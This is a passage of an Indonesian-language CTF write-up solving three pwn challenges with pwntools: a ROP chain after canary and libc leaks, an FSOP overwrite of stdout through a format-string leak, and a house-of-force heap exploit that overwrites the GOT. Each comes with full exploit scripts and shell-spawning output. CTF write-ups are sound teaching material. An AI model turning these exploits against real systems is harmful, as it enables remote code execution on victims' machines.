    r.sendlineafter("n: ", "0")
    r.sendlineafter('?', '\n')
    r.interactive()

# convert hex to signed integer
def uns(x):
    if(x < 0):
        x += 2**32
    return x

# convert signed integer to hex
def ununs(x):
    if(x > 0x7fffffff):
        x -= 2**32
    return x

# cleaning
memset(17)

# leak canary
canary = leak(19)
print hex(canary)

# overwrite canary with 0
memset(19)
memset(21)

# leak libc
l_leak = leak(23)
print hex(l_leak)

l.address = l_leak - 0x0270b3

sys = l.symbols['system']
print("sys :", hex(sys))
```

```

bsh = next(l.search('/bin/sh\x00'))
print("/bin/sh :", hex(bsh))

pop_rdi = l.address + 0x00000000000026b72
print("pop_rdi :", hex(pop_rdi))

ret = l.address + 0x00000000000025679
print("ret :", hex(ret))

# overwrite return address to call system
overwrite(29, sys)
overwrite(27, ret)
overwrite(25, bsh)
overwrite(23, pop_rdi)

# overwrite canary
overwrite(19, canary)

pwn()

```

```


> py sv.py
[+] Opening connection to chall.codepwnda.id on port 17011: Done
0xd9423771552a4d00
0x7ff66d8bc0b3
('sys :', '0x7ff66d8ea410')
('/bin/sh :', '0x7ff66da4c5aa')
('pop_rdi :', '0x7ff66d8bbb72')
('ret :', '0x7ff66d8ba679')
[*] Switching to interactive mode
$ ls
chall
run_challenge.sh
$ cat /f*
hacktoday{whoa_u_pwned_a_summation_calculator_XD__dk3nm}
$ 

```

FLAG :

hacktoday{whoa_u_pwned_a_summation_calculator_XD__dk3nm}

confusing-offset (497 pts)



Diberikan sebuah file ELF 64bit bernama confusing-offset yang diberikan proteksi canary, NX, dan retro. Binary ini memungkinkan user melakukan arbitrary write ke address yang diketahui. Selain itu, terdapat vuln format string pada fungsi main di line 16. Vuln tersebut dapat digunakan untuk melakukan leak address libc

```
10 __asm { rep nop edx };
11 v7 = *MK_FP(__FS__, 40LL);
12 init((__int64)&v8);
13 printf_("Lets be friend, what is ur name? ");
14 scanf_("%6s", &v6);
15 printf_("Hello ");
16 printf_(&v6);
17 putchar_(10LL);
18 while (1)
19 {
20     while (1)
21     {
22         logo();
23         menu((__int64)&v8);
24         scanf_("%2s", &v3);
25         if (v3 != 49)
26             break;
27         printf_("A: ");
28         scanf_("%"PRIu, &v4);
29         printf_("B: ");
30         scanf_("%"PRIu, &v5);
31         *v4 = v5;
32     }
33     if (v3 == 50)
34         exit_(0LL);
35     puts_("Wrong input!!");
36 }
```

Selanjutnya, apakah address yang akan kita overwrite? Relro full sehingga GOT tidak dapat di-overwrite. Namun, address sekitar GOT, yaitu .bss, memiliki permission write yang didalamnya terdapat simbol stdin, stdout, stderr. Kita dapat menggunakan fsop untuk mendapatkan remote shell dengan mengoverwrite address di simbol tersebut.

```
gdb-peda$ x/xg 0x00404000
0x404000: 0x0000000000000000
gdb-peda$ 
0x404008: 0x0000000000000000
gdb-peda$ 
0x404010: 0x0000000000000000
gdb-peda$ 
0x404018: 0x0000000000000000
gdb-peda$ 
0x404020 <stdout@@GLIBC_2.2.5>: 0x00007ffff7fa3760
gdb-peda$ 
0x404028: 0x0000000000000000
gdb-peda$ 
0x404030 <stdin@@GLIBC_2.2.5>: 0x00007ffff7fa2a00
gdb-peda$ 
0x404038: 0x0000000000000000
gdb-peda$ 
0x404040 <stderr@@GLIBC_2.2.5>: 0x00007ffff7fa3680
gdb-peda$ 
0x404048 <completed.8059>: 0x0000000000000000
gdb-peda$ 
```

Untuk memungkinkan kita mendapatkan shell dan menjaga agar program tetap berjalan, maka stdout yang akan diubah. Untuk mendapatkan “/bin/sh”, flag dalam file structure stdout akan diubah menjadi string /bin/sh. Kemudian address dalam vtable diubah menjadi address system. Untuk menemukan offset vtable yang sesuai agar system terpanggil, kami mencoba satu per satu.

Berikut script yang kami gunakan

```
sv.py
```

```
from pwn import *

l = ELF("libc.so.6", checksec=False)
r = remote("chall.codepwnda.id", 17022)
```

```
def write(addr, val):
    r.sendlineafter("> ", '1')
    r.sendlineafter("A: ", str(addr))
    r.sendlineafter("B: ", str(val))

r.sendlineafter("? ", "%17$p")

r.recvuntil("Hello ")
leak = r.recvline()[:-1]
print leak
leak = int(leak, 16)

l.address = leak - 0x0270b3


write(l.symbols['_IO_file_jumps'] + (8*3), l.symbols['system'])
write(l.symbols['_IO_2_1_stdout'], 0x0068732f6e69622f)

r.interactive()
```

```
> py sv.py
[+] Opening connection to chall.codepwnda.id on port 17022: Done
0x7fce84620b3
[*] Switching to interactive mode
$ ls
chall
run_challenge.sh
$ cat /f*
hacktoday{just_bruteforce_the_offset_L29_IS_HERE}
$
```

FLAG : hacktoday{just_bruteforce_the_offset_L29_IS_HERE}

No free (500 pts)



Diberikan sebuah file ELF 32bit bernama chall. Binary ini merupakan program mencatat catatan tanpa fungsi untuk menghapus (sesuai judul soal). Karena libc yang diberikan cukup tua, kami menduga bahwa eksplot yang dapat digunakan hanya berlaku untuk versi lama. Salah satu teknik eksplot heap tanpa menggunakan free adalah [house of force](#). Teknik ini bekerja dengan cara mengoverwrite size top chunk dengan ukuran yang besar, kemudian melakukan malloc yang nantinya dapat mengembalikan address di bagian memori manapun sehingga kita dapat melakukan arbitrary write dan read (setidaknya bisa dalam soal ini). Nantinya, eksplot akan mengarahkan malloc untuk mengembalikan address di sekitar GOT untuk melakukan leak libc dan melakukan overwrite address di GOT dengan address system

Langkah pertama yaitu dengan menemukan bug buffer overflow yang dapat kita pakai untuk mengoverwrite size top chunk. Berdasarkan hint dari panitia

```
Hint no free
size input yang diassign cuman 1 byte
```

Kami mengira bahwa vuln berkaitan dengan integer overflow. Setelah mencari-cari, kami menemukan bahwa pada fungsi edit, size chunk name diassign sebesar 1 byte, namun kami tidak menemukan hal yang dapat dieksplot di sini.

Setelah mencari lebih jauh lagi, kami menyadari bahwa pada fungsi create, size name hanya dicek apakah lebih besar daripada 255 (line 13). Pengecekan ini menggunakan operand untuk signed integer. Jika kita memasukkan bilangan negatif, semisal -1, maka kita bisa melewati pengecekan ini dan melakukan buffer overflow menggunakan fungsi input_str yang akan membaca sebanyak 0xffffffff karakter.

```

6
9     v5 = *MK_FP(__GS__, 20);
10    memset(&s, 0, 0x144u);
11    printf("Name size: ");
12    nbytes = input_int();
13    if ( nbytes > 255 )
14    {
15        puts("Size Error");
16        exit(1);
17    }
18    for ( i = 0; i <= 9 && list[2 * i]; ++i )
19    ;
20    if ( i > 9 )
21    {
22        puts("Out of space.");
23    }
24    else
25    {
26        list[2 * i] = (int)malloc(0x108u);
27        printf("Name: ");
28        input_str((void *)list[2 * i] + 4), nbytes);
29        printf("Content: ");
30        input_str(&s, 0x144u);
31        *(DWORD *)list[2 * i] = nbytes;
32        v8 = strlen(&s);
33        dword_804B0A4[2 * i] = strdup(&s, v8 + 1);
34        *(DWORD *)list[2 * i] + 260) = list[2 * i];
35    }
36    return *MK_FP(__GS__, 20) ^ v5;

```

Agar malloc mengembalikan address di sekitar GOT, kita membutuhkan address heap untuk menghitung offset. Pada fungsi create baris 34, address chunk heap tersebut diletakkan di akhir heap. Karena fungsi read_str hanya akan mengganti newline dengan nullbyte, maka kita bisa mengirim string tanpa akhiran newline agar pada saat memanggil view, address heap akan diprint bersama dengan konten chunk name.

Setelah kita mendapatkan address di sekitar GOT, langkah selanjutnya adalah melakukan leak libc. Lalu kita overwrite suatu fungsi yang argumen pertamanya dapat kita kontrol dengan address system. Kami lalu memilih fungsi atoi agar tinggal memasukkan string /bin/sh saat di menu nanti.

Berikut script yang kami gunakan

```

sv.py

from pwn import *

b = ELF("./chall", checksec=False)
l = ELF("./libc-2.23.so", checksec=False)

```

```
r = remote("chall.codepwnda.id", 17012)

def create(nameSize, name, content):
    r.sendlineafter("> ", '1')
    r.sendlineafter(": ", str(nameSize))
    r.sendafter(": ", name)
    r.sendafter(": ", content)

def view(inx):
    r.sendlineafter("> ", '2')
    r.sendlineafter(": ", str(inx))
    r.recvuntil("Name: ")
    n = r.recvline()[:-1]
    r.recvuntil("Content:\n")
    c = r.recvline()[:-1]
    return n, c

def edit(inx, name, content):
    r.sendlineafter("> ", '3')
    r.sendlineafter(": ", str(inx))
    r.sendafter(": ", name)
    r.sendafter(": ", content)

def edit_username(username):
    r.sendlineafter("> ", '5')
    r.sendafter(": ", str(username))

def feedback(size, content):
    r.sendlineafter("> ", '6')
    r.sendlineafter(": ", str(size))
    r.sendafter(": ", content)

r.sendafter(": ", 'A'*20)

# leak heap address
create(-1, 'A'*255 + '--', 'B'*0x168)
```

```
heap_leak = view(0)[0].split('---')[-1]
heap_leak = u32(heap_leak)
print hex(heap_leak)

# overwrite top chunk size
p = '\xff'*280
create(-1, p, '\n')

# calculate malloc size
heap_leak += 892
print(hex(heap_leak))
malloc_target = b.got['read']-16
malloc_size = malloc_target - heap_leak
print(malloc_size)

# malloc address to GOT
feedback(malloc_size, 'A') # malloc negative value
create(0xff, chr(l.symbols['read']&0xff), 'A')

# leak libc
leak = view(2)[0][:4]
leak = u32(leak)

l.address = leak-l.symbols['read']

# overwrite GOT
p = p32(l.symbols["read"])
p += p32(l.symbols["printf"])
p += p32(l.symbols["alarm"])
p += p32(l.symbols["system"])
p += p32(l.symbols["strcpy"])
p += p32(l.symbols["malloc"])
p += p32(l.symbols["puts"])
p += p32(l.symbols["exit"])
p += p32(l.symbols["strlen"])
p += p32(l.symbols["system"])
p += p32(l.symbols["system"])
p += p32(l.symbols["system"])
```

```
p += p32(l.symbols["system"])
p += p32(l.symbols["system"])
edit(2, p, p)

# execute system("/bin/sh")
r.sendlineafter("> ", "/bin/sh")

r.interactive()
```

```
> py sv.py
[+] Opening connection to chall.codepwnda.id on port 17012: Done
0x8094020
0x809439c
-299936
[*] Switching to interactive mode
$ ls
chall
run_challenge.sh
$ cat /f*
hacktoday{may_the_force_be_with_you__43sdb}
$
```

FLAG : hacktoday{may_the_force_be_with_you__43sdb}

nb : soal ini solve setelah lomba selesai (tepatnya setelah beberapa detik lomba selesai :()

@xaxaxa btw, wu nya kasih manisan lah :v

